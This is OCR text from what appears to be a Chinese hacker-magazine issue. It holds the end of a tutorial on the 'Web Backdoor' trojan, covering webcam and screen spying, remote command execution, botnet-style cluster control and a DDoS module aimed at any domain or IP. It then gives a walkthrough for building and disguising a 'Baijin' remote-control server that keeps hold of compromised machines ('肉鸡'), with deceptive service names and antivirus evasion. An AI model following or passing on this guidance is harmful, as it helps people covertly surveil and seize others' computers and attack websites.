当桌面信息出来后，按 F11 键就可以进行全屏查看了，这样可以看的更加清晰。如果不想进行查看了，可以点击主页面中的"停止屏幕监控"按钮。除此之外，木马还包括了其它的一





图4

些控制功能，比如视频监控、文件执行、执行命令、信息提示、鼠标键盘锁定等。我们在输入框中输入对应的命令，然后点击“执行Cmd命令”就可以执行了，不过有一点不好的是，看不到相应的回馈信息。通过视频监控我们还可以看到通过摄像头捕捉的信息，不过由于摄像头捕捉的分辨率有限，因此实际的效果也不是那么令人满意。从上面的介绍我们可以知道，这个Web Backdoor木马不但可以进行单独控制，还可以进行多台电脑的集群控制。木马的集群控制操作非常简单，只需要选择相应的控制命令即可，不过它不能对集群控制的系统进行选择。另外就是DDOS Attacker操作了，木马提供了多种攻击方式，包括了TCP超链接、数字洪水、数据淹没等。我们只需要设置好想要攻击的网站域名或者IP地址，然后点击对应的攻击命令就可以了。不过一般攻击对应的都是80端口，如果想要攻击其它端口的话，就要使用“IP地址：端口”这种形式。


以下是主机QS-091\Administrator的进程

smss.exe	776	0	396 K
csrss.exe	824	0	11,492 K
winlogon.exe	848	0	3,812 K
services.exe	892	0	5,684 K
lsass.exe	904	0	1,384 K
svchost.exe	1108	0	3,920 K
svchost.exe	1180	0	4,852 K
svchost.exe	1404	0	15,472 K
svchost.exe	488	0	3,044 K
svchost.exe	504	0	4,980 K
IEXPLORE.EXE	1748	0	33,112 K
QQ.exe	576	0	9,880 K
QQ.exe	560	0	3,628 K
QQ.exe	2452	0	8,412 K
dllhost.exe	1564	0	7,512 K
explorer.exe	1260	0	24,872 K

执行Cmd命令

图5

三、小结

通过上面的演示操作我们可以看到，Web Backdoor木马最大的特色就是可以实现内网系统对内网系统的控制，这样也就避免了端口映射等各种繁琐的操作设置。另外，客户端程序通过浏览器来实现操作，这样就可以摆脱传统木马客户端的束缚，随时随地通过浏览器来进行控制，做到网络江湖武林中“无招胜有招”的最高境界。不过Web Backdoor木马的最大败笔就是通过VB语言来进行编写，所以常常会出现不稳定或执行较慢的状况。

（文章中涉及到的Web Backdoor木马已经收录在了光盘中）

文章难易度：★★★
文章阅读点：白金远程管理2009的配置和使用介绍

和我一起试用白金远程管理2009

φ终极坠落

现在的远程控制软件是层出不穷，这可乐坏了我等小菜，前几天我就在某论坛上发现了一款名为白金远程管理系统的程序，下载后试了试，感觉很不错，不敢独享就给大家介绍一下吧！

一、配置服务端

不管使用什么远程控制软件都需要先配置服务端，我们双击打开白金远程管理系统2009，其界面如图1所示，点击下面的“生成服务端”，就来到了如图2所示的界面，怎么样，令人眼前一亮吧！白金远控竟然支持四个上线域名，这是我在以前使用过的远控中所没有见过的。我们可以使用四个不同的域名，这样可以更好的保护我们的肉鸡，不会因为动态域名的问题而飞跑了。这一点很人性化，我自己使用的是3322和花生壳的动态域名。端口处大家可以随便填写，下半部分的备注、服务显示、服务描述等大家填写的越有迷惑性越好，如图3。设置好后点击“生成服务端”就可以了，生成的服务端没有加壳，这样便于大家制作免杀。

二、功能介绍

来看一下它的“文件管理”功能，上半部分是自己的电脑，




图1




图2




图3

下半部分是远程电脑，只要我们双击就能打开硬盘和文件夹了，如图4。在想要控制的文件夹或文件上点右键就可以对该文件进行相应的操作了，白金远控支持断点继传，传输速度还是不错的，如图5。

下面来介绍一下它的“屏幕管理”功能，如图6，通过我的测试，对白金远控的屏幕管理功能得出的结论是：极速屏幕传输（速度一流，占用的cpu率很低），速度非常快！我们打开远程屏幕后在上方点击右键就可以对屏幕进行操作了，如图7，从图中可以看到控制功能是很丰富的！在传输速度上可以根据自己的需要来进行选择，一般选择8位即可，如果你的网速和电脑配置较低的话，可以选择4位或1位，反之你可以选择更高的16位或32位。




图4

